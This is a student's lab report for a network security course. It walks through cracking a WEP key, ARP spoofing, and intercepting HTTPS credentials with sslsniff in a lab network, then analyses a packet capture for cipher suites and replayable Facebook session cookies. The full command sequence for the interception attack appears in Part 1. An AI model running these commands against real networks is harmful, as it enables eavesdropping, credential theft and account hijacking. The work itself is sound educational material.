Network Security

1. List of references used
    a. For cracking WEP
        - http://www.aircrack-ng.org/doku.php?id=simple_wep_crack
    b. For ARPspoofing and sniffing the HTTPS packets
        - https://www.irongeek.com/i.php?page=security/arpspoof
        - https://moxie.org/software/sslsniff/
        - https://github.com/moxie0/sslsniff
        - https://www.tripwire.com/state-of-security/security-data-protection/howto-configuring-ssl-mitm-test-lab-android/
    c. For using Wireshark
        - https://www.youtube.com/watch?v=-aTGL4M0db4
        - http://www.unixarena.com/2013/06/wireshark-how-to-analyse-captured.html
    d. Anomaly Detection
        - https://en.wikipedia.org/wiki/Port_scanner
        - https://jon.oberheide.org/blog/2008/10/15/dpkt-tutorial-2-parsing-a-pcap-file/
        - https://nmap.org/book/man-port-scanning-techniques.html
        -

Part 1.

1. **A paragraph describing how you setup your computer to perform the attack**
   Ans. In this lab, we first use aircrack-ng to crack the WEP Key. First, we start monitoring the wlan0 on the computer, we then BSSID i.e. the MAC Address of the Access point we want to attack i.e. 'glaDOS'. We then crack the WEP Key by obtaining IV's i.e. data packets on the network. Once we have the password we login to glaDOS and then we find the server and the client on the network using the IP routes mentioned and checking the ports for the IP Address. We now have the client and server, so we start ARP Spoof attack. For that we first change the computer to ip_forward mode and change the iptables in order to make one port of the computer act as a listener which will collect the data which is being sniffed. We then ARP Spoof the network acting as a man in the middle for the server and client and then we collect logs on the activity between them. Using these logs, we find the HTTPS page to which the client is pinging and the Username and password to login to the page. We then login to get the secret code.

2. **the WEP key for the network**
   Ans. s3cr3tqpasswd

3. **the password for the HTTPS site the client loads**
   Ans. passweird1234

4. **the secret code on the HTTPS site once you log in**
   Ans. The secret code is: ‘Not particularly secreeeet!’

5. **a paragraph describing the steps and the tools you used to carry out the attacks**
   Ans. The following steps were performed in order to carry out the attack:
   The bolded portions are the commands put on terminal or answers.

   a. To crack WEP:
      - Stop any monitoring activity being performed on the network
        airmon-ng stop ath0
      - Check the status of all networks to see if no monitoring is on
        iwconfig
      - Start monitoring the wlan0 which has the client and server data we need
        airmon-ng start wlan0 9
      - Check if monitoring has started
        iwconfig
      - Find the channel and MAC Address of the access point (BSSID) we want to attack i.e. ‘glaDOS’
        aireplay-ng -9 wlan0
        BSSID is: **64:66:B3:F9:41:48**
      - Test for packet injection on the wireless device
        aireplay-ng -9 -e glaDOS -a 64:66:B3:F9:41:48 mon0
      - Now capture IV’s on the network (250,000 data packets preferable)
        airodump-ng -c 6 --bssid 64:66:B3:F9:41:48 -w output mon0
      - Obtain the WEP key using aircrack-ng
        aircrack-ng -K -b 64:66:B3:F9:41:48 output*.cap
      - We now get the password for the WEP network ‘glaDOS’: **s3cr3tqpasswd**

   b. To find client and server:
      - First check the IP address for the network
        ip route
      - Now using nmap check for all IP addresses on the network
        nmap -sL -n 192.168.0.0/24
      - We now have the server – 192.168.0.101 and client – 192.168.0.102

c. ARP Spoofing and SSL sniffing:

- First we have to change the machine to ip_forward mode

  ```
  echo 1 > /proc/sys/net/ipv4/ip_forward
  cat /proc/sys/net/ipv4/ip_forward
  ```

- We then intercept change the iptable in order to help in intercepting of SSL Traffic

  ```
  iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-ports 8080
  ```

- Then arpspoofing is performed in order to act as a MITM between the server and the client

  ```
  arpspoof -i wlan0 -t 192.168.0.102 192.168.0.101
  ```

- Then sslsniff is run and the data is stored as log file

  ```
  sslsniff -a -s 8080 -w /tmp/sslsniff.log -c /usr/share/sslsniff/certs/wildcard
  ```

- The log file can be opened and analyzed to find that the website to which the client is pinging is: https://192.168.0.101/

  The logic credentials can be decoded from base64 to ASCII, it is contained in the field: **Authorization** and when decoded gives the username as: **root** and the password as: **passweird1234** and when logged in on the page the secret code is: **'Not particularly secreeeet!'**

6. **the maximum jail time you could face under 18 USC § 2511 for intercepting traffic on an encrypted WiFi network without permission**

   Ans. 5

Part 2.

1. **Multiple hosts sitting at the local network are sending packets. What are their MAC and IP addresses?**

   Ans.

00:26:08:e5:66:07	10.0.2.1
04:0c:ce:d8:0f:fa	10.0.2.2
8c:a9:82:50:f0:a6	10.0.2.3

2. **What type of network does this appear to be (e.g., a large corporation, an ISP backbone, etc.)? Point to evidence from the trace that supports this.**

   Ans. Personal/home network because there are only 3 devices and the data rate is not large (0.585 MBit/sec on an average). The web browsing activity such as youtube.com, google.com, and facebook.com points it to be an individual's browsing history.

3. **The trace shows that at least one of the clients makes HTTPS connections to sites other than Facebook. Pick one of these connections and answer the following questions. Your answers should include references by number to corresponding Wireshark frames.**
    a. **What is the domain name of the site the client is connecting to?**
    Ans. ssl.gstatic.com

    b. **Is there any way the HTTPS server can protect against the leak of information in (a), namely the domain name of the site the client was connecting to?**
    Ans. No, this information is not hidden as the two parties are still to set an encryption protocol. Also, in this protocol the addresses of the source and destination are not encrypted as the routers will become much slower if they have to perform cryptographic protocols to decrypt it.

    c. **During the TLS handshake, the client provides a list of supported cipher suites. List the cipher suites and name the crypto algorithms used for each.**
    Ans.

Cipher Suite	Algorithm
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA	AES
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA	AES
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA	Camellia
TLS_DHE_DSS_WITH_CAMELLIA_256_CBC_SHA	Camellia
TLS_DHE_RSA_WITH_AES_256_CBC_SHA	AES
TLS_DHE_DSS_WITH_AES_256_CBC_SHA	AES
TLS_ECDH_RSA_WITH_AES_256_CBC_SHA	AES
TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA	AES
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA	Camellia
TLS_RSA_WITH_AES_256_CBC_SHA	AES
TLS_ECDHE_ECDSA_WITH_RC4_128_SHA	RC4
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA	AES
TLS_ECDHE_RSA_WITH_RC4_128_SHA	RC4
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	AES
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA	Camellia
TLS_DHE_DSS_WITH_CAMELLIA_128_CBC_SHA	Camellia
TLS_DHE_DSS_WITH_RC4_128_SHA	RC4
TLS_DHE_RSA_WITH_AES_128_CBC_SHA	AES
TLS_DHE_DSS_WITH_AES_128_CBC_SHA	AES
TLS_ECDH_RSA_WITH_RC4_128_SHA	RC4
TLS_ECDH_RSA_WITH_AES_128_CBC_SHA	AES


TLS_ECDH_ECDSA_WITH_RC4_128_SHA	RC4
TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA	AES
TLS_RSA_WITH_SEED_CBC_SHA	SEED
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA	Camellia
TLS_RSA_WITH_RC4_128_SHA	RC4
TLS_RSA_WITH_RC4_128_MD5	RC4
TLS_RSA_WITH_AES_128_CBC_SHA	AES
TLS_ECDHE_ECDSA_WITH_3DES_EDE_CBC_SHA	3DES
TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA	3DES
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA	3DES
TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA	3DES
TLS_ECDH_RSA_WITH_3DES_EDE_CBC_SHA	3DES
TLS_ECDH_ECDSA_WITH_3DES_EDE_CBC_SHA	3DES
SSL_RSA_FIPS_WITH_3DES_EDE_CBC_SHA	3DES
TLS_RSA_WITH_3DES_EDE_CBC_SHA	3DES

d. **Based on what you have been taught and any other information you can find, are any of these cipher suites worrisome from a security or privacy perspective? Why?**
Ans. The use of RC4 protocol is worrisome as it does not use a random keystream. The use of RC4 has been prohibited for TLS in February 2015.

e. **What cipher suite does the server choose for the connection?**
Ans. TLS_ECDHE_RSA_WITH_RC4_128_SHA

4. **One of the clients makes a number of requests to Facebook.**

a. **Even though logins are processed over HTTPS, what else is insecure about the way the browser is authenticated to Facebook?**
Ans. The browser is storing cookies and using them to authenticate the user later. For example, the snapshot of a frame below shows data stored in a cookie.



```
Frame 8149: 859 bytes on wire (6872 bits), 859 bytes captured (6872 bits)
Ethernet II, Src: IntelCor_50:f0:a6 (8c:a9:82:50:f0:a6), Dst: Apple_e5:66:07 (00:26:08:e5:66:07)
Internet Protocol Version 4, Src: 10.0.2.3, Dst: 66.220.149.88
Transmission Control Protocol, Src Port: 55577, Dst Port: 80, Seq: 1, Ack: 1, Len: 805
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
  Host: facebook.com\r\n
  Connection: keep-alive\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.4 (KHTML, like Gecko) Chrome/22
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Encoding: gzip,deflate,sdch\r\n
  Accept-Language: en-US,en;q=0.8\r\n
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3\r\n
   [truncated]Cookie: c_user=100004451022564; datr=ME9yUFtsro9IZo9Bsvx-mEM1; fr=09xG7bUTaV3Praqu
    Cookie pair: c_user=100004451022564
    Cookie pair: datr=ME9yUFtsro9IZo9Bsvx-mEM1
    Cookie pair: fr=09xG7bUTaV3Praqud.AWUl8VnwVMipiKyhdelnR_ylYXM.BQck9L.mh.AWUmDU8q
    Cookie pair: lu=Rhm1BbpziSYpwQr9lOfxnanw
    Cookie pair: xs=61%3ATYLvVr8P4xXmMw%3A0%3A1349668683
    Cookie pair: act=1349670042796%2F12%3A2
    Cookie pair: p=68
    Cookie pair: presence=EM349670996EuserFA21B04451022564A2EstateFDsb2F0Et2F_5b_5dElm2FnullEuct
    Cookie pair: wd=1366x643
    Cookie pair: sub=2
```

b. **How would this let an attacker impersonate the user on Facebook?**
Ans. An attacker could simply use the cookie values the capture and add to their own browser and then load facebook.com in the browser. Thus, the attacker gets access to the victims account as Facebook will recognize the cookies as the victim's cookies.

c. **How can users protect themselves in general against this type of attack?**
Ans. The users can protect themselves in the following ways:

  i. Log out before leaving the browser.
  ii. Use wireless networks that are secure from eavesdrop attacks

d. **What did the user do while on the Facebook site?**
Ans. The user send a Facebook message that says, "Остановить нюхают My WiFi!" which in English is "Stop sniffing My WiFi!".